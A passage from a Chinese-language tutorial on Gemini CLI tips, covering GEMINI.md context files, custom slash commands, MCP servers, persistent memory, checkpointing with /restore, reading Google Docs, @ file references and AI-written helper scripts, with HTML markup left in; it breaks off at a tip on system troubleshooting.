class="bullet">-</span> 用户正在构建数据管道；优先考虑函数式编程范式。</span><br></pre></td></tr></table></figure><p>将此文件放在您的项目根目录（或子目录中，以获得更细粒度的上下文）。现在，每当您在该项目中运行 <code>gemini</code> 时，它都会自动将这些指令加载到上下文中。这意味着模型将始终准备好这些指令，避免需要在每个提示前添加相同的指导。</p><p><strong>工作原理：</strong> Gemini CLI 使用分层上下文加载系统。它将<strong>全局上下文</strong>（来自 <code>~/.gemini/GEMINI.md</code>，您可用于跨项目默认值）与您的<strong>项目特定的 <code>GEMINI.md</code></strong> 甚至子文件夹中的上下文文件结合起来。更具体的文件会覆盖更通用的文件。您可以随时使用以下命令检查加载了什么上下文：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/memory show</span><br></pre></td></tr></table></figure><p>这将显示 AI 看到的完整组合上下文。如果您更改了 <code>GEMINI.md</code>，使用 <code>/memory refresh</code> 重新加载上下文而无需重新启动会话。</p><p><strong>提示：</strong> 使用 <code>/init</code> 斜杠命令快速生成初始的 <code>GEMINI.md</code>。在新项目中运行 <code>/init</code> 会创建一个模板上下文文件，包含检测到的技术栈、项目摘要等信息。然后您可以编辑和扩展该文件。对于大型项目，考虑将上下文分解为多个文件，并使用 <code>@include</code> 语法将它们<strong>导入</strong>到 <code>GEMINI.md</code> 中。例如，您的主 <code>GEMINI.md</code> 可以包含类似 <code>@./docs/prompt-guidelines.md</code> 的行来引入额外的上下文文件。这使您的指令保持组织有序。</p><p>通过精心制作的 <code>GEMINI.md</code>，您实际上为 Gemini CLI 提供了项目需求和约定的”记忆”。这种<strong>持久化上下文</strong>会带来更相关的响应，减少来回的提示工程。</p><h2 id="技巧2：创建自定义斜杠命令"><a href="#技巧2：创建自定义斜杠命令" class="headerlink" title="技巧2：创建自定义斜杠命令"></a>技巧2：创建自定义斜杠命令</h2><p><strong>快速使用场景：</strong> 通过定义自己的斜杠命令来加速重复性任务。例如，您可以创建一个命令 <code>/test:gen</code> 从描述生成单元测试，或者 <code>/db:reset</code> 来删除并重新创建测试数据库。这通过针对您的工作流程定制的单行扩展了 Gemini CLI 的功能。</p><p>Gemini CLI 支持<strong>自定义斜杠命令</strong>，您可以在简单的配置文件中定义它们。在底层，这些本质上都是预定义的提示模板。要创建一个，在 <code>~/.gemini/</code> 下创建 <code>commands/</code> 目录用于全局命令，或在您项目的 <code>.gemini/</code> 文件夹中用于项目特定命令。在 <code>commands/</code> 内部，为每个新命令创建一个 TOML 文件。文件名格式决定了命令名称：例如文件 <code>test/gen.toml</code> 定义了命令 <code>/test:gen</code>。</p><p>让我们通过一个示例。假设您想要一个命令来根据需求描述生成单元测试。您可以创建 <code>~/.gemini/commands/test/gen.toml</code>，内容如下：</p><figure class="highlight markdown"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line"><span class="section"># 调用方式：/test:gen &quot;测试描述&quot;</span></span><br><span class="line">description = &quot;根据需求生成单元测试&quot;</span><br><span class="line">prompt = &quot;&quot;&quot;</span><br><span class="line">您是专业的测试工程师。基于以下需求，请使用 Jest 框架编写一个全面的单元测试。</span><br><span class="line"></span><br><span class="line">需求：&#123;&#123;args&#125;&#125;</span><br><span class="line">&quot;&quot;&quot;</span><br></pre></td></tr></table></figure><p>现在，重新加载或重启 Gemini CLI 后，您可以简单地输入：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/test:gen <span class="string">&quot;确保登录按钮在成功后重定向到仪表板&quot;</span></span><br></pre></td></tr></table></figure><p>Gemini CLI 会识别 <code>/test:gen</code> 并用提供的参数替换提示模板中的 <code>&#123;&#123;args&#125;&#125;</code>（在本例中是需求）。然后 AI 将相应地生成 Jest 单元测试。<code>description</code> 字段是可选的，但在您运行 <code>/help</code> 或 <code>/tools</code> 列出可用命令时使用。</p><p>这个机制极其强大——实际上，您可以用自然语言为 AI 编写脚本。社区创建了许多有用的自定义命令。例如，Google 的 DevRel 团队分享了数十个实用工作流程命令（通过开源仓库），以展示了如何为常见流程编写脚本，如创建 API 文档、清理数据或<a href="https://cloud.google.com/blog/topics/developers-practitioners/agent-factory-recap-deep-dive-into-gemini-cli-with-taylor-mullen#:~:text=,to%20generate%20a%20better%20output">构建模板代码</a>。通过定义自定义命令，您可以将复杂的提示（或一系列提示）打包成可重用的快捷方式。</p><p><strong>提示：</strong> 自定义命令也可用于强制格式化或为某些任务为 AI 应用”角色”。例如，您可能有一个 <code>/review:security</code> 命令，总是在提示前加上”您是安全审计员…”来审查代码漏洞。这种方法确保 AI 在处理特定类别任务时的响应一致性。</p><p>要与团队共享命令，您可以将 TOML 文件提交到您项目的仓库中（在 <code>.gemini/commands</code> 目录下）。拥有 Gemini CLI 的团队成员在项目中工作时会自动获取这些命令。这是在团队中<strong>标准化 AI 辅助工作流程</strong>的好方法。</p><h2 id="技巧3：使用自己的-MCP-服务器扩展-Gemini"><a href="#技巧3：使用自己的-MCP-服务器扩展-Gemini" class="headerlink" title="技巧3：使用自己的 MCP 服务器扩展 Gemini"></a>技巧3：使用自己的 <code>MCP</code> 服务器扩展 Gemini</h2><p><strong>快速使用场景：</strong> 假设您希望 Gemini 与外部系统或未内置的自定义工具交互——例如，查询专有数据库或与 Figma 设计集成。您可以通过运行自定义<strong>模型上下文协议 (MCP) 服务器</strong>并将其插入 Gemini CLI 来实现这一点。</p><p>Gemini CLI 开箱即用地提供了几个 MCP 服务器（例如，支持 Google 搜索、代码执行沙箱等），您也可以添加自己的MCP服务器。MCP 服务器本质上是一个外部进程（可以是本地脚本、微服务甚至云端点），使用简单的协议来处理 Gemini 的任务。这种架构极大<a href="https://blog.google/technology/developers/introducing-gemini-cli-open-source-ai-agent/#:~:text=,interactively%20within%20your%20scripts">提升了 Gemini CLI 的可扩展性</a>。</p><p><strong>MCP 服务器示例：</strong> 一些社区和 Google 提供的 MCP 集成包括<strong>Figma MCP</strong>（从 Figma 获取设计细节）、<strong>剪贴板 MCP</strong>（读取/写入系统剪贴板）等。实际上，在内部演示中，Gemini CLI 团队展示了一个”Google Docs MCP”服务器，允许直接<a href="https://cloud.google.com/blog/topics/developers-practitioners/agent-factory-recap-deep-dive-into-gemini-cli-with-taylor-mullen#:~:text=%2A%20Utilize%20the%20google,summary%20directly%20to%20Google%20Docs">将内容保存到 Google Docs</a>。即，每当 Gemini 需要执行内置工具无法处理的操作时，它可以委托给您的 MCP 服务器。</p><p><strong>如何添加一个MCP服务器：</strong> 您可以通过 <code>settings.json</code> 或使用 CLI 配置 MCP 服务器。对于快速设置，尝试 CLI 命令：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">gemini mcp add myserver --<span class="built_in">command</span> <span class="string">&quot;python3 my_mcp_server.py&quot;</span> --port 8080</span><br></pre></td></tr></table></figure><p>这会注册一个名为”myserver”的服务器，Gemini CLI 将通过运行给定命令（这里是一个 Python 模块）在端口 8080 上启动它。在 <code>~/.gemini/settings.json</code> 中，它会在 <code>mcpServers</code> 下添加一个条目。例如：</p><figure class="highlight json"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br></pre></td><td class="code"><pre><span class="line"><span class="attr">&quot;mcpServers&quot;</span><span class="punctuation">:</span> <span class="punctuation">&#123;</span></span><br><span class="line">  <span class="attr">&quot;myserver&quot;</span><span class="punctuation">:</span> <span class="punctuation">&#123;</span></span><br><span class="line">    <span class="attr">&quot;command&quot;</span><span class="punctuation">:</span> <span class="string">&quot;python3&quot;</span><span class="punctuation">,</span></span><br><span class="line">    <span class="attr">&quot;args&quot;</span><span class="punctuation">:</span> <span class="punctuation">[</span><span class="string">&quot;-m&quot;</span><span class="punctuation">,</span> <span class="string">&quot;my_mcp_server&quot;</span><span class="punctuation">,</span> <span class="string">&quot;--port&quot;</span><span class="punctuation">,</span> <span class="string">&quot;8080&quot;</span><span class="punctuation">]</span><span class="punctuation">,</span></span><br><span class="line">    <span class="attr">&quot;cwd&quot;</span><span class="punctuation">:</span> <span class="string">&quot;./mcp_tools/python&quot;</span><span class="punctuation">,</span></span><br><span class="line">    <span class="attr">&quot;timeout&quot;</span><span class="punctuation">:</span> <span class="number">15000</span></span><br><span class="line">  <span class="punctuation">&#125;</span></span><br><span class="line"><span class="punctuation">&#125;</span></span><br></pre></td></tr></table></figure><p>此配置告诉 Gemini 如何启动 MCP 服务器及其<a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Example%20">位置</a>。一旦运行，该服务器提供的工具就可被 Gemini CLI 使用。您可以使用斜杠命令列出所有 MCP 服务器及其工具：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/mcp</span><br></pre></td></tr></table></figure><p>这将显示任何注册的<a href="https://www.philschmid.de/gemini-cli-cheatsheet#:~:text=Command%20Description%20,List%20active%20extensions">服务器及其暴露的工具名称</a>。</p><p><strong>MCP 的强大之处：</strong> MCP 服务器可以提供<strong>丰富的多模态结果</strong>。例如，通过 MCP 提供的工具可以返回图像或格式化表格作为 Gemini CLI 响应的一部分。它们还支持 OAuth 2.0，因此您可以安全地连接到 API（如 Google 的 API、GitHub 等），而无需暴露凭据。本质上，如果您能编写它，就可以将其包装为 MCP 工具——将 Gemini CLI 变成协调许多服务的中心。</p><p><strong>默认与自定义：</strong> 默认情况下，Gemini CLI 的内置工具涵盖了很多功能（读取文件、网络搜索、执行 shell 命令等），但 MCP 让您能够更进一步。一些高级用户创建了 MCP 服务器来与内部系统交互或执行专门的数据处理。例如，您可以有一个 <code>database-mcp</code> 提供 <code>/query_db</code> 工具用于在公司数据库上运行 SQL 查询，或一个 <code>jira-mcp</code> 通过自然语言创建工单。</p><p>创建自己的MCP服务器时，请注意安全性：默认情况下，自定义 MCP 工具需要确认，除非您将它们标记为受信任。您可以通过设置（如服务器的 <code>trust: true</code> 以自动批准其工具操作）或通过将特定的安全工具列入白名单、将危险工具列入黑名单来控制安全性。</p><p>简而言之，<strong>MCP 服务器解锁了无限的集成可能性</strong>。MCP是专业功能，让 Gemini CLI 成为您的 AI 助手与您需要它与之工作的任何系统之间的粘合剂。如果您有兴趣构建一个，请查看官方 MCP 指南和社区示例。</p><h2 id="技巧4：利用记忆添加与召回"><a href="#技巧4：利用记忆添加与召回" class="headerlink" title="技巧4：利用记忆添加与召回"></a>技巧4：利用记忆添加与召回</h2><p><strong>快速使用场景：</strong> 通过将重要事实添加到 AI 的长期记忆中来保持它们触手可及。例如，在弄清楚数据库端口或 API 令牌后，您可以执行：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/memory add <span class="string">&quot;我们的预发布 RabbitMQ 在端口 5673 上&quot;</span></span><br></pre></td></tr></table></figure><p>这将存储该事实，<a href="https://binaryverseai.com/gemini-cli-open-source-ai-tool/#:~:text=Gemini%20CLI%20Ultimate%20Agent%3A%2060,a%20branch%20of%20conversation">以便您（或 AI）以后不会忘记</a>。</p><p><code>/memory</code> 命令提供了简单但强大的<em>持久化记忆</em>机制。当您使用 <code>/memory add &lt;text&gt;</code> 时，给定的文本会附加到您项目的全局上下文中（从技术上说，它会被保存到全局 <code>~/.gemini/GEMINI.md</code> 文件或项目的 <a href="https://genmind.ch/posts/Howto-Supercharge-Your-Terminal-with-Gemini-CLI/#:~:text=,load%20memory%20from%20%60GEMINI.md"><code>GEMINI.md</code></a> 中）。这有点像做笔记并将其固定到 AI 的虚拟公告板上。一旦添加，AI 将在未来的交互中始终在提示上下文中看到该笔记，跨会话有效。</p><p>考虑一个例子：您在调试问题时发现了一个不明显的见解（”配置标志 <code>X_ENABLE</code> 必须设置为 <code>true</code>，否则服务启动失败”）。如果将此添加到记忆中，后来如果您的 AI 正在讨论相关问题，它不会忽略这个关键细节——它在上下文中。</p><p><strong>使用 <code>/memory</code>：</strong></p><ul><li><p><code>/memory add &quot;&lt;text&gt;&quot;</code> - 向记忆添加事实或注释（持久化上下文）。这会立即使用新条目更新 <code>GEMINI.md</code>。</p></li><li><p><code>/memory show</code> - 显示记忆的完整内容（即当前加载的组合上下文文件）。</p></li><li><p><code>/memory refresh</code> - 从磁盘重新加载上下文（如果您在 Gemini CLI 外部手动编辑了 <code>GEMINI.md</code> 文件，或者多个人在协作编辑它，这很有用）。</p></li></ul><p>因为记忆以 Markdown 存储，您也可以手动编辑 <code>GEMINI.md</code> 文件来策划或组织信息。<code>/memory</code> 命令是为了对话中的便利而存在，这样您就不必打开编辑器。</p><p><strong>提示：</strong> 此功能非常适合”决策日志”。如果您在聊天期间确定了一种方法或规则（例如，使用某个特定库或约定的代码风格），将其添加到记忆中。然后 AI 会回忆起该决定并在以后避免与之矛盾。它对于可能跨越数小时或数天的长会话特别有用——通过保存关键点，您可以减少模型在对话变长时忘记早期上下文的倾向。</p><p>另一个用途是个人笔记。因为 <code>~/.gemini/GEMINI.md</code>（全局记忆）为所有会话加载，您可以在其中放置一般偏好或信息。例如，”用户姓名是 Alice。请礼貌说话，避免俚语。”这就像配置 AI 的角色或全局知识。但请注意，全局记忆适用于<em>所有</em>项目，所以不要用项目特定信息使其杂乱。</p><p>总之，<strong>记忆添加与召回</strong>帮助 Gemini CLI 维护状态。将其视为随项目增长的知识库。使用它来避免重复自己，或提醒 AI 一些事实,否则它需要从头重新探索。</p><h2 id="技巧5：使用检查点机制和-restore-作为撤销按钮"><a href="#技巧5：使用检查点机制和-restore-作为撤销按钮" class="headerlink" title="技巧5：使用检查点机制和 /restore 作为撤销按钮"></a>技巧5：使用检查点机制和 <code>/restore</code> 作为撤销按钮</h2><p><strong>快速使用场景：</strong> 如果 Gemini CLI 对您的文件进行了一系列您不满意的更改，您可以<em>立即回滚</em>到先前的状态。在启动 Gemini 时（或在设置中）启用检查点机制，并使用 <code>/restore</code> 命令像轻量级 Git 撤销一样撤销更改。</p><p>Gemini CLI 的<strong>检查点机制</strong>功能充当安全网。启用后，CLI 在每次修改文件的工具执行<em>之前</em>对项目文件进行快照。如果出现问题，您可以恢复到最后已知的良好状态。这本质上是 AI 操作的版本控制，无需您每次都手动提交到 Git。</p><p><strong>如何使用它：</strong> 您可以通过使用 <code>--checkpointing</code> 标志启动 CLI 来启用检查点机制：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">gemini --checkpointing</span><br></pre></td></tr></table></figure><p>或者，您可以通过添加到配置中使其成为默认设置（在 <code>settings.json</code> 中添加 <code>&quot;checkpointing&quot;: &#123; &quot;enabled&quot;: true &#125;</code>）。激活后，您会注意到每次 Gemini 即将写入文件时，它会显示类似”检查点已保存”的内容。</p><p>如果您随后发现 AI 制作的编辑有问题，您有两个选择：</p><ul><li><p>运行 <code>/restore list</code>（或仅运行不带参数的 <code>/restore</code>）查看带有时间戳和描述的最近检查点列表。</p></li><li><p>运行 <code>/restore &lt;id&gt;</code> 回滚到特定检查点。如果省略 id 且只有一个待处理的检查点，它将默认恢复该检查点。</p></li></ul><p>例如：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/restore</span><br></pre></td></tr></table></figure><p>Gemini CLI 可能输出：</p><p>0: [2025-09-22 10:30:15] 运行 ‘apply_patch’ 之前<br>1: [2025-09-22 10:45:02] 运行 ‘write_file’ 之前</p><p>然后您可以执行 <code>/restore 0</code> 将所有文件更改（甚至对话上下文）恢复到该检查点时的状态。通过这种方式，您可以”撤销”错误的代码重构或 Gemini 进行的任何其他更改。</p><p><strong>被恢复的内容：</strong> 检查点捕获您工作目录的状态（Gemini CLI 允许修改的所有文件）和工作空间文件（对话上下文也可能根据检查点捕获方式回滚）。恢复时，它会覆盖文件到旧版本并将对话内存重置到该快照。这就像将 AI 代理时间旅行回它犯错之前。请注意，它不会撤消外部数据（例如，如果 AI 运行了数据库迁移，它无法撤消该操作），但文件系统中的任何内容和聊天上下文会。</p><p><strong>最佳实践：</strong> 对于一般任务，最好保持检查点机制开启。开销很小，并提供安心感。如果您发现不需要检查点（一切都顺利进行），您可以随时清除它或让下一个覆盖它。开发团队建议在多步骤代码编辑之前特别使用检查点机制。但对于关键任务项目，您仍应使用适当的版本控制（<code>git</code>）作为<a href="https://medium.com/@ferreradaniel/gemini-cli-free-ai-tool-upgrade-5-new-features-you-need-right-now-04cfefac5e93#:~:text=No,VS%20Code%20is%20already%20free">主要安全网</a>——将检查点视为快速撤销的便利，而不是完整的 VCS。</p><p>本质上，<code>/restore</code> 让您有信心地使用 Gemini CLI。您可以让 AI 尝试大胆的更改，知道您有一个”天哪”按钮可以在需要时随时回档。</p><h2 id="技巧6：读取-Google-Docs、Sheets-等文件。配置了-Workspace-MCP-服务器后，您可以粘贴-Docs-Sheets-链接，MCP-将获取其内容（需要权限）"><a href="#技巧6：读取-Google-Docs、Sheets-等文件。配置了-Workspace-MCP-服务器后，您可以粘贴-Docs-Sheets-链接，MCP-将获取其内容（需要权限）" class="headerlink" title="技巧6：读取 Google Docs、Sheets 等文件。配置了 Workspace MCP 服务器后，您可以粘贴 Docs/Sheets 链接，MCP 将获取其内容（需要权限）"></a>技巧6：读取 Google Docs、Sheets 等文件。配置了 Workspace MCP 服务器后，您可以粘贴 Docs/Sheets 链接，MCP 将获取其内容（需要权限）</h2><p><strong>快速使用场景：</strong> 想象您有一个包含某些规则或数据的 Google Doc 或 Sheet，希望 AI 使用。您无需复制粘贴内容，只需提供链接，配置了 Workspace MCP 服务器的 Gemini CLI 就可以获取并读取它。</p><p>例如：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">Summarize the requirements from this design doc: https://docs.google.com/document/d/&lt;<span class="built_in">id</span>&gt;</span><br></pre></td></tr></table></figure><p>Gemini 可以提取该文档的内容并将其合并到其响应中。类似地，它可以通过链接读取 Google Sheets 或 Drive 文件。</p><p><strong>工作原理：</strong> 这些功能通常通过<strong>MCP 集成</strong>启用。Google 的 Gemini CLI 团队已经构建（或正在开发）Google Workspace 的连接器。一种方法是运行一个小型 MCP 服务器，使用 Google 的 API（Docs API、Sheets API 等）在给定 URL 或 ID 时检索文档内容。配置后，您可能有斜杠命令或工具如 <code>/read_google_doc</code>，或者仅仅是自动检测看到 Google Docs 链接并调用相应工具来获取它。</p><p>例如，在 Agent Factory 播客演示中，团队使用了一个<strong>Google Docs MCP</strong> 将摘要直接保存到<a href="https://cloud.google.com/blog/topics/developers-practitioners/agent-factory-recap-deep-dive-into-gemini-cli-with-taylor-mullen#:~:text=%2A%20Utilize%20the%20google,summary%20directly%20to%20Google%20Docs">文档</a>中——这意味着它首先也可以读取文档内容。实际上，您可能执行类似以下操作：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">@https://docs.google.com/document/d/XYZ12345</span><br></pre></td></tr></table></figure><p>使用 <code>@</code> 包含 URL（上下文引用语法）向 Gemini CLI 发出信号获取该资源。有了 Google Doc 集成，该文档的内容将被拉取，就好像它是本地文件一样。从那里，AI 可以对其进行摘要、回答相关问题或以其他方式在对话中使用它。</p><p>类似地，如果您粘贴 Google Drive<strong>文件链接</strong>，正确配置的 Drive 工具可以下载或打开该文件（假设权限和 API 访问已设置）。<strong>Google Sheets</strong> 可以通过运行查询或读取单元格范围的 MCP 提供，使您能够询问诸如”这个 Sheet [链接] 中预算列的总和是多少？”之类的问题，并让 AI 计算它。</p><p><strong>设置：</strong> 在撰写本文时，Google Workspace 集成可能需要一些调整（获取 API 凭据、运行 MCP 服务器等）。请关注官方 Gemini CLI 存储库和社区论坛以获取即用型扩展——例如，官方的 Google Docs MCP 可能作为插件/扩展提供。如果您感兴趣，可以按照<a href="https://github.com/google-gemini/gemini-cli/issues/7175#:~:text=">指南</a>在 MCP 服务器中使用 Google API 编写一个。这通常涉及处理 OAuth（Gemini CLI 为 MCP 服务器支持）然后暴露如 <code>read_google_doc</code> 等工具。</p><p><strong>使用提示：</strong> 当您拥有这些工具时，使用它们可以像在提示中提供链接一样简单（AI 可能会自动调用工具来获取它）或使用斜杠命令如 <code>/doc open &lt;URL&gt;</code>。检查 <code>/tools</code> 查看可用的命令——Gemini CLI 在那里<a href="https://dev.to/therealmrmumba/7-insane-gemini-cli-tips-that-will-make-you-a-superhuman-developer-2d7h#:~:text=Gemini%20CLI%20includes%20dozens%20of,can%20supercharge%20your%20dev%20process">列出所有工具和自定义命令</a>。</p><p>总之，<strong>Gemini CLI 可以超越您的本地文件系统</strong>。无论是 Google Docs、Sheets、Drive 还是其他外部内容，您都可以通过引用拉取数据。这个专业技巧节省了您手动复制粘贴的时间，并保持上下文流程自然——只需引用您需要的文档或数据集，让 AI 抓取所需的内容。它使 Gemini CLI 成为您有权访问的所有信息的真正<strong>知识助手</strong>，而不仅仅是磁盘上的文件。</p><p><em>（注意：访问私人文档当然需要 CLI 拥有适当的权限。始终确保任何集成都尊重安全性和隐私。在公司环境中，设置此类集成可能涉及额外的身份验证步骤。）</em></p><h2 id="技巧7：使用-引用文件和图像以提供明确的上下文"><a href="#技巧7：使用-引用文件和图像以提供明确的上下文" class="headerlink" title="技巧7：使用 @ 引用文件和图像以提供明确的上下文"></a>技巧7：使用 <code>@</code> 引用文件和图像以提供明确的上下文</h2><p><strong>快速使用场景：</strong> 不要口头描述文件内容或图像，只需直接将 Gemini CLI 指向它。使用 <code>@</code> 语法，您可以将文件、目录或图像附加到提示中。这保证 AI 精确地看到这些文件中的内容作为上下文。例如：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">Explain this code to me: @./src/main.js</span><br></pre></td></tr></table></figure><p>这将在提示中包含 <code>src/main.js</code> 的内容（在 Gemini 的上下文大小限制内），因此 AI 可以读取并解释它。</p><p>这个 <code>@</code> <em>文件引用</em>是 Gemini CLI 对开发者最强大的功能之一。它消除了歧义——您不是要求模型依赖记忆或猜测文件内容，您确实将文件交给它读取。您可以将此用于源代码、文本文档、日志等。类似地，您可以引用<strong>整个目录</strong>：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">Refactor the code <span class="keyword">in</span> @./utils/ to use async/await.</span><br></pre></td></tr></table></figure><p>通过附加以斜杠结尾的路径，Gemini CLI 将递归地包含该目录中的文件（在合理范围内，尊重忽略文件和大小限制）。这对于多文件重构或分析非常有用，因为 AI 可以一起考虑所有相关模块。</p><p>更令人印象深刻的是，您可以在提示中引用<strong>二进制文件如图像</strong>。Gemini CLI（使用 Gemini 模型的多模态能力）可以理解图像。例如：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">Describe what you see <span class="keyword">in</span> this screenshot: @./design/mockup.png</span><br></pre></td></tr></table></figure><p>图像将被输入到模型中，AI 可能会回应类似”这是一个登录页面，有蓝色登录按钮和头部图像”等。您可以想象各种用途：审查 UI 模型、整理照片（如我们将在后面的技巧中看到的），或从图像中提取文本（Gemini 也可以进行 OCR）。</p><p>关于有效使用 <code>@</code> 引用的几个注意事项：</p><ul><li><p><strong>文件限制：</strong> Gemini 2.5 Pro 拥有巨大的<a href="https://blog.google/technology/developers/introducing-gemini-cli-open-source-ai-agent/#:~:text=To%20use%20Gemini%20CLI%20free,per%20day%20at%20no%20charge">上下文窗口（最多 100 万个token）</a>，所以您可以包含相当大的文件或许多文件。但是，非常大的文件可能会被截断。如果文件巨大（例如数十万行），请考虑对其进行摘要或分解成多个部分。如果引用过大或由于大小而跳过了某些内容，Gemini CLI 会警告您。</p></li><li><p><strong>自动忽略：</strong> 默认情况下，Gemini CLI 在拉取目录上下文时尊重您的 <code>.gitignore</code> 和 <code>.geminiignore</code> 文件。因此，如果您 <code>@./</code> 项目根目录，它不会将巨大的忽略文件夹（如 <code>node_modules</code>）倾倒到提示中。您可以使用 <code>.geminiignore</code> 自定义忽略模式，类似于 <code>.gitignore</code> 的工作方式。</p></li><li><p><strong>显式与隐式上下文：</strong> Taylor Mullen（Gemini CLI 的创造者）强调使用 <code>@</code> 进行<em>显式上下文注入</em>，而不是依赖模型的记忆或自己总结事情。它更精确，确保 AI 不会产生幻觉内容。尽可能，使用 <code>@</code> 引用将 AI 指向真实来源（代码、配置文件、文档）。这种做法可以显著提高准确性。</p></li><li><p><strong>链式引用：</strong> 您可以在一个提示中包含多个文件，如：</p></li></ul><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">Compare @./foo.py and @./bar.py and tell me differences.</span><br></pre></td></tr></table></figure><p>CLI 将包含两个文件。只需注意令牌限制；多个大文件可能会消耗大量上下文窗口。</p><p>使用 <code>@</code> 本质上是您<strong>动态向 Gemini CLI 输送知识</strong>的方式。它将 CLI 变成可以处理文本和图像的多模态阅读器。作为专业用户，养成利用这个功能的习惯——它通常比要求 AI 执行诸如”打开文件 X 并执行 Y”之类的操作更快、更可靠（它可能或可能不会自行执行）。相反，您明确地给它 X 来处理。</p><h2 id="技巧8：即时工具创建（让-Gemini-构建辅助工具）"><a href="#技巧8：即时工具创建（让-Gemini-构建辅助工具）" class="headerlink" title="技巧8：即时工具创建（让 Gemini 构建辅助工具）"></a>技巧8：即时工具创建（让 Gemini 构建辅助工具）</h2><p><strong>快速使用场景：</strong> 如果手头的任务会受益于小型脚本或实用程序，您可以要求 Gemini CLI 在您的会话中为您创建该工具。例如，您可能会说，”编写一个 Python 脚本来解析此文件夹中的所有 JSON 文件并提取错误字段。” Gemini 可以生成脚本，然后您可以通过 CLI 执行它。本质上，您可以<strong>动态扩展工具集</strong>。</p><p>Gemini CLI 不会局限于其预先存在的工具；它可以使用其编码能力在需要时制造新工具。这通常隐式发生：如果您要求复杂的东西，AI 可能建议编写临时文件（包含代码），然后运行它。作为用户，您也可以明确地指导这个过程：</p><ul><li><strong>创建脚本：</strong> 您可以写提示词让 Gemini 创建您选择语言的脚本或程序。它可能会使用 <code>write_file</code> 工具来创建文件。例如：</li></ul><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">Generate a Node.js script that reads all <span class="string">&#x27;.log&#x27;</span> files <span class="keyword">in</span> the current directory and reports the number of lines <span class="keyword">in</span> each.</span><br></pre></td></tr></table></figure><p>Gemini CLI 会起草代码，并在您批准后将其写入文件（例如 <code>script.js</code>）。然后您可以通过使用 <code>!</code> shell 命令（例如 <code>!node script.js</code>）或通过要求 Gemini CLI 执行它来运行它（AI 可能会自动使用 <code>run_shell_command</code> 来执行它刚编写的脚本，如果它认为这是计划的一部分）。</p><ul><li><strong>通过 MCP 实现的临时工具：</strong> 在高级场景中，AI 甚至可能建议为某些专门任务启动 MCP 服务器。例如，如果您的提示涉及一些最好在 Python 中完成的繁重文本处理，Gemini 可能会在 Python 中生成一个简单的 MCP 服务器并运行它。虽然这更少见，但它展示了 AI 可以即时设置新的”代理”。（Gemini CLI 团队的一张幻灯片幽默地提到”为一切提供 MCP 服务器，甚至一个名为 LROwn 的服务器”——暗示您可以让 Gemini 运行自己或另一个模型的实例，虽然这更多的是技巧而非实际用途！）</li></ul><p>这里的主要好处是<strong>自动化</strong>。您无需手动停下来编写辅助脚本，而是让 AI 作为流程的一部分来完成它。就像拥有一个可以按需创建工具的助手。这对于数据转换任务、批处理操作或内置工具不直接提供的一次性计算特别有用。</p><p><strong>细微差别和安全性：</strong> 当 Gemini CLI 为新工具编写代码时，您仍应在运行前审查它。<code>/diff</code> 视图（Gemini 会在您批准写入文件之前显示文件差异）是您检查代码的机会。确保它按预期执行，没有恶意或破坏性操作（除非您的提示明确要求，否则 AI 不应产生有害内容，但仍需您像对待来自 AI 的任何代码一样，仔细检查逻辑，特别是对于删除或修改大量数据的脚本）。</p><p><strong>示例场景：</strong> 假设您有一个 CSV 文件，想以复杂方式过滤它。您要求 Gemini CLI 执行此操作，它可能会说：”我将编写一个 Python 脚本来解析 CSV 并应用过滤器。”然后它创建 <code>filter_data.py</code>。在您批准并运行后，您得到结果，您可能再也不需要该脚本了。这种工具的临时创建是一个专业操作——它展示了 AI 能高效自主扩展其能力。</p><p><strong>提示：</strong> 如果您发现脚本在直接上下文之外有用，您可以将其保存为永久工具或命令。例如，如果 AI 生成了一个很棒的日志处理脚本，您可能稍后将其转换为自定义斜杠命令（技巧 #2）以便于重用。Gemini 的生成能力与扩展挂钩的结合意味着您的工具包可以在您使用 CLI 的过程中不断演进。</p><p>总之，<strong>不要让 Gemini 局限于它自带的功能上</strong>。将其视为可以即时编写新程序甚至迷你服务器来帮助解决问题的初级开发人员。这种方法体现了 Gemini CLI 的智能理念——它会弄清楚需要什么工具，即使它必须在现场编码它们。</p><h2 id="技巧9：使用-Gemini-CLI-排除系统故障或修改配置"><a href="#技巧9：使用-Gemini-CLI-排除系统故障或修改配置" class="headerlink" title="技巧9：使用 Gemini CLI 排除系统故障或修改配置"></a>技巧9：使用 Gemini CLI 排除系统故障或修改配置</h2><p><strong>快速使用场景：</strong> 您可以在代码项目之外运行 Gemini CLI 来帮助处理一般的系统任务——将其视为您操作系统的智能助手。例如，如果您的 shell 表现异常，您可以在主目录中打开 Gemini 并询问：”修复我的 <code>.bashrc</code> 文件，它有错误。” 